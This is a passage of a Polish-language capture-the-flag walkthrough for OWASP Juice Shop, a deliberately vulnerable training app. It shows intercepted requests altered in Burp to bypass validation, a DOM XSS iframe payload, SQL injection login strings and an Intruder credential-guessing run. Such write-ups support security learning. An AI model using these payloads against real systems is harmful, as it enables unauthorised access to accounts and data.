13497  showDashQrCode() {
13498      this.dialog.open(Mt, {
13499          data: {
13500              data: 'dash:Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
13501              url: './redirect?to=https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
13502              address: 'Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW'.

```


12 of 20 results ⌂ ⌃ | Modifiers: .\* Aa !| X

(From main.js) (13491, 43)

Wpisano to do paska adresu przeglądarki:



Nastąpiło przekierowanie, zatem udało się rozwiązać wyzwanie:




## 1.9 Repetitive Registration

Wyzwanie ponownie jest związane z niepoprawną walidacją:



Nazwa wyzwania może wskazywać na pole „Repeat Password”:




Hasła nie mogą być różne po stronie użytkownika, dlatego spróbowano to zrobić po stronie serwera za pomocą Burpa:

```
Pretty Raw Hex
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 230
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=RY2V5yXolm4nLzP6EadjXU8T2kH8eH9ECdlHggI3P009Mb1kJ0pqDWg38xBw
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "email": "test@test",
    "password": "test1",
    "passwordRepeat": "test1",
    "securityQuestion": {
        "id": 2,
        "question": "Mother's maiden name?",
        "createdAt": "2023-05-15T20:04:40.438Z",
        "updatedAt": "2023-05-15T20:04:40.438Z"
    },
    "securityAnswer": "test"
}

Intercept HTTPhistory WebSockets history | ⚙ Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept on Action Open browser


Pretty Raw Hex
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 230
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=RY2V5yXolm4nLzP6EadjXU8T2kH8eH9ECdlHggI3P009Mb1kJ0pqDWg38xBw
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "email": "test@test",
    "password": "test1",
    "passwordRepeat": "test1",
    "securityQuestion": {
        "id": 2,
        "question": "Mother's maiden name?",
        "createdAt": "2023-05-15T20:04:40.438Z",
        "updatedAt": "2023-05-15T20:04:40.438Z"
    },
    "securityAnswer": "test"
}
```

W ten sposób się udało rozwiązać challenge:



## 1.10 Zero Stars

Zadanie polega na wystawieniu 0-gwiazdkowej opinii.



Po stronie aplikacji nie można dodać opinii 0 gwiazdek:

A screenshot of the "Customer Feedback" form. It has fields for "Author" (set to "anonymous") and "Comment" (containing "test"). There's a note about character limit: "Max. 160 characters" and "4/160". A "Rating" section shows a slider set to 1 star. Below the form is a CAPTCHA question: "CAPTCHA: What is 7 -6+4 ?" and a "Result" field containing "5". At the bottom is a large blue "Submit" button with a right-pointing arrow.

Użyto ponownie narzędzia Burp:

```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 69
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/prom
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=ZL6VQawJ3Xgl15jK9ALWUPTrwimNHSPUSei7oSXXI0QQRxqNvYo8M27W4eyP
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "captchaId":0,
    "captcha":"5",
    "comment":"test (anonymous)",
    "rating":1
}

```

Zmieniono rating na 0:

```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 69
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/prom
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=ZL6VQawJ3Xgl15jK9ALWUPTrwimNHSPUSei7oSXXI0QQRxqNvYo8M27W4eyP
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "captchaId":0,
    "captcha":"5",
    "comment":"test (anonymous)",
    "rating":0
}

```

W ten sposób udało się rozwiązać wyzwanie.

## 1.11 Mass Dispel

Aby wykonać zadanie, należy zamknąć jednocześnie kilka powiadomień o rozwiązaniu wyzwań. Jest to prawdopodobnie wyzwanie związane z zapoznaniem się z funkcjonalnościami aplikacji Juice Shop, ponieważ przy czytaniu dokumentacji można natknąć się na fragment, który mówi o takiej funkcjonalności:

To make sure you do not miss any notifications they do not disappear automatically after a timeout. You have to dismiss them explicitly. In case a number of notifications "piled up" it is not necessary to dismiss each one individually, as you can simply Shift -click one of their X-buttons to dismiss all at the same time.

W związku z tym należy przytrzymać klawisz Shift i kliknąć jedno z X.

The screenshot shows a browser window with the URL `localhost:3000/#/login`. The page title is "OWASP Juice Shop". There are two green notification bars at the top:

- "You successfully solved a challenge: Repetitive Registration (Follow the DRY principle while registering a user.)" with an 'X' button.
- "You successfully solved a challenge: Zero Stars (Give a devastating zero-star feedback to the store.)" with an 'X' button.

## 1.12 DOM XSS

W wyzwaniu należy użyć kodu `<iframe src="javascript:alert(`xss`)">`. W pierwszej kolejności poszukano miejsc, gdzie istnieje możliwość dodania tekstu.

Pierwsze miejsce, które się rzuca w oczy, to wyszukiwarka:

The screenshot shows a browser window with the URL `localhost:3000/prom#/score-board`. The page title is "OWASP Juice Shop". On the left, there's a "Score Board 10%" section with a progress bar. On the right, there's a "Coding Score 0%" section with a progress bar. At the top right, there's a "Your Basket" icon with a red '0' badge.

Okazało się, że wystarczyło wkleić kod z treści zadania:

The screenshot shows a browser window with the URL `localhost:3000/#/search?q=<iframe src%3D"javascript:alert(`xss`)">`. The page title is "OWASP Juice Shop". A green notification bar at the top says: "You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)". Below the search bar, there's a text input field containing `<iframe src="javascript:alert(`xss`)">`. An "OK" button is visible at the bottom right of the input field.

## 1.13 Bonus Payload

Kolejne zadanie dotyczy użycia bonusowego payloadu w tym samym miejscu, co w przypadku DOM XSS.

Name	Difficulty	Description
Bonus Payload	★	Use the bonus payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe> in the DOM XSS challenge.

You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

You successfully solved a challenge: Bonus Payload (Use the bonus payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto\_play=true&hide\_related=false&show\_comments=true&show\_user=true&show\_reposts=false&show\_teaser=true"></iframe> in the DOM XSS challenge.)

Search Results -

braimee OWASP Juice Shop Jingle

0:03 2:50

Alch8my so Worth finding

▶ 86K

## 2 Wyzwania 2-gwiazdkowe

### 2.1 Deprecated Interface


Wyzwanie dotyczy znalezienia interfejsu B2B, który nie został zamknięty. Interfejs B2B nie podpowiadało, dlatego skorzystano ze wskazówki:

#### Use a deprecated B2B interface that was not properly shut down

The Juice Shop represents a classic Business-to-Consumer (B2C) application, but it also has some enterprise customers for which it would be inconvenient to order large quantities of juice through the webshop UI. For those customers there is a dedicated B2B interface.

- The old B2B interface was replaced with a more modern version recently.
- When deprecating the old interface, not all of its parts were cleanly removed from the code base.
- Simply using the deprecated interface suffices to solve this challenge. No attack or exploit is necessary.


Co oznacza, że wystarczy użyć przestarzałego interfejsu. W aplikacji istnieją różne miejsca, gdzie można kontaktować się z działem:




Z uwagi na fakt, że Customer Feedback oraz Support Chat były używane w poprzednich wyzwaniach i ten challenge nie został rozwiążany, sprawdzono interfejs Complaint.

A screenshot of the "Complaint" form page. The page title is "Complaint". It has two input fields: "Customer" and "Message \*". The "Message \*" field contains the text "123". Below the form, there is a note: "Invoice: Browse... No file selected.". At the bottom right is a "Submit" button. The browser's address bar shows "localhost:3000/#/complain" and the tabs bar shows "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", "OffSec".

Wyzwanie nie zostało rozwiążane:



Postanowiono przesyłać jakiś plik.



Jak widać, wyłącznie pliki w formacie pdf i zip są wspierane przez aplikację.

Complaint

Customer  
test@test.com

Message \*  
test

Max. 160 characters 4/160

Invoice: Browse... ow12.pdf

**> Submit**

Wciąż nie udało się wykonać wyzwania. Dlatego sprawdzono, czy można zmienić typ pliku, badając przycisk:

The screenshot shows a browser's developer tools with the 'Inspector' tab selected. A file input field is highlighted, showing its HTML structure and associated CSS styles.


```

<mat-form-field class="mat-form-field ng-tns-c21-15 mat-accent mat-form-field-type-hed ng-pristine ng-star-inserted mat-form-field-should-float" _ngcontent-prw-c53="" appearance="outline" color="accent"></mat-form-field>
<mat-form-field class="mat-form-field ng-tns-c21-16 mat-accent mat-form-field-type-m-field-hide-placeholder ng-untouched ng-pristine ng-invalid" _ngcontent-prw-c53="" appearance="outline" color="accent"></mat-form-field>
<div _ngcontent-prw-c53="" style="margin-top: 15px;">
  <label _ngcontent-prw-c53="" for="file" translate=""></label>
  <input id="file" _ngcontent-prw-c53="" ng2fileselect="" type="file" accept=".pdf,.zip" aria-label="Input area for uploading a single invoice PDF or XML B2B ord., a ZIP archive containing multiple invoices or orders!...." style="margin-left: 10px;"> event
</div>

```

The CSS pane shows styles applied to the input field, including a color of #fff (white) and a font-family of Roboto, Helvetica Neue, sans-serif.

Znaleziono ciekawą informację, ponieważ wspomniano tu także o plikach XML. W tym celu stworzono testowy plik xml.



Próba uploadu pliku XML:

The screenshot shows a dark-themed web application interface titled 'Complaint'. At the top, there's a 'Customer' input field containing 'test@test.com'. Below it is a 'Message \*' input field with a green border, containing the text 'XML'. To the right of this field, there's a note: 'Max. 160 characters' and '3/160'. Underneath these fields is an 'Invoice:' label followed by a 'Browse...' button and the file name 'note.xml'. At the bottom of the form is a large blue 'Submit' button with a white arrow icon.

Udało się rozwiązać challenge:

You successfully solved a challenge: Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)

X

## 2.2 Login Admin

Zadanie polega na zalogowaniu się jako admin przy pomocy podatności SQL injection:

Login Admin	★★	Log in with the administrator's user account.	Injection
-------------	----	---	-----------

Postanowiono użyć przykładu ze zbiorów akademii PortSwiggera:

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

The screenshot shows a dark-themed 'Login' form. In the 'Email \*' input field, the value 'administrator'--' is entered. In the 'Password \*' input field, there are four black dots representing masked text. Below the fields is a 'Forgot your password?' link. At the bottom is a large blue 'Log in' button with a white arrow icon.

# Login


Invalid email or password.

Email \*  
admin'--

Password \*  
•••• eye

[Forgot your password?](#)

Log in



Użyto także innego przykładu i w ten sposób rozwiązano wyzwanie:


# Login

Email \*  
admin' OR 1=1--

Password \*  
•••• eye

[Forgot your password?](#)

Log in




## 2.3 Login MC SafeSearch

Zadanie ponownie dotyczy zalogowania się na inne konto, jednak tym razem bez SQL injection.

Login MC SafeSearch ★★

Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.



Po przejściu do wskazówek, okazuje się, że wystarczy obejrzeć film:

## Log in with MC SafeSearch's original user credentials

Another user login challenge where only the original password is accepted as a solution. Employing SQL Injection or other attacks does not count.

- MC SafeSearch is a rapper who produced the song "Protect Ya' Passwordz" which explains password & sensitive data protection very nicely.
- After watching [the music video of this song](#), you should agree that even ★★ is a slightly exaggerated difficulty rating for this challenge.



Rapper Who Is Very Concerned With Password Security

1,255,120 views

28K 701 SHARE

Z piosenki wynika, że hasło jest powiązane z psem autora utworu – Mr. Noodles.

Skoro login admina ma format [admin@juice-sh.op](mailto:admin@juice-sh.op), to możliwe, że MC SafeSearch może mieć [mc\\_safesearch@juice-sh.op](mailto:mc_safesearch@juice-sh.op) lub [mc.safesearch@juice-sh.op](mailto:mc.safesearch@juice-sh.op).

Postanowiono użyć Intrudera, aby sprawdzić różne kombinacje.

The screenshot shows the OWASP ZAP Intruder tool interface. It has tabs for Dashboard, Target, Proxy, Intruder (which is selected), Repeater, Collaborator, Sequencer, Decoder, Comparer, and Logger. There are two payload positions defined. The payload for the first position is a Cluster bomb attack type, targeting http://localhost:3000 with a POST /rest/user/login HTTP/1.1 request. The payload for the second position is a JSON object {"email": "smc\_safesearch@juice-sh.op", "password": "Mr. Noodles"}.

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 62
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=4QXNLr7YMAWUvHmhxTni5XiPrHyLcmrSbPhjJtyyI9RFo0TyX0x6E02Vlqz
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email": "smc_safesearch@juice-sh.op", "password": "Mr. Noodles"}
```

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /rest/user/login HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) 4 Gecko/20100101 Firefox/102.0 5 Accept: application/json, text/plain, */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/json 9 Content-Length: 62 10 Origin: http://localhost:3000 11 Connection: close 12 Referer: http://localhost:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; 14 cookieconsent_status=dismiss; continueCode= 15 4QXNLr7YMALUvJHMxTn15kiPrHyLcmrSbPhjJtyyI9RFoTyX06E02 16 Vlqz 17 { 18   "email": "mc.safesearch@juice-sh.op", 19   "password": "Mr. Noodles" 20 }</pre>			<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 838 9 ETag: W/"346-K70Mv8U7h7l4akB0m69EyWUeNfQ" 10 Vary: Accept-Encoding 11 Date: Tue, 16 May 2023 21:35:28 GMT 12 Connection: close 13 14 { 15   "authentication": { 16     "token": "ey30eXaiOjKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdwNjZXNzIiwiZGF0YSI6eyJpZCI60CwIdXNlcmShbWUiOitIiLCJlbWFpbCI6Im1jLnNhZmVzZmFyY2hAanVpY2Utct2gub3aiLCJwYXNzd29yZC16Im1wM2Y0YiBYThinDU42mEwYWNhYzAyY2RiOTU2YmM4Iiwiem9sZSI6InNlc3RvbWVyiwiZGVsdXhlVG9rZW4iOitIiLCJsYXN0TG9naW5jC161iIiSiNbzb2ppGVjbWFnZS16ImFzc2V0c9wdWjsawMvaWh1ZZ2vL3wbwG9HZHMZGwMYXvsdC5zdmcilJC0B3RwU2VjcmVOiIiIwiaXNBY3RpdmUiOnRyDWls1mNyZWF0ZWRBDcI6IjIwMjMtMDUHMTUjMjAGMDGNDauNzowIiCswtDowMC1isInVvZGFOZwRBdcI6IjIwMjMtMDUHMTUjMjAGMDGNDauNzowIiCswtDowMC1isInRlbiG0ZwR8dC16bnVsbHosIm1hdCI6HTY4ND13MjkyOwiZXhwIjoxNjg0MjkwOTI4fQ,l4tcb68fnDLn-8WwN2n4gyIimKhvgC_g1sjJux7JuMj044rDevFPi7s7qXkVljZsaXU1s1Wjsf)H2kjTFRBBeVrsyggpox6pHH8f-VKvdYbaZzgc-OS_14FoJK82_AluH3o52koNw20ylAJgv41BT6mZGD-_1jwKTNb4wLM", 17   "bid": "7", 18   "umail": "mc.safesearch@juice-sh.op" 19 }</pre>		


Wyzwanie zostało ukończone.

## 2.4 Meta Geo Stalking

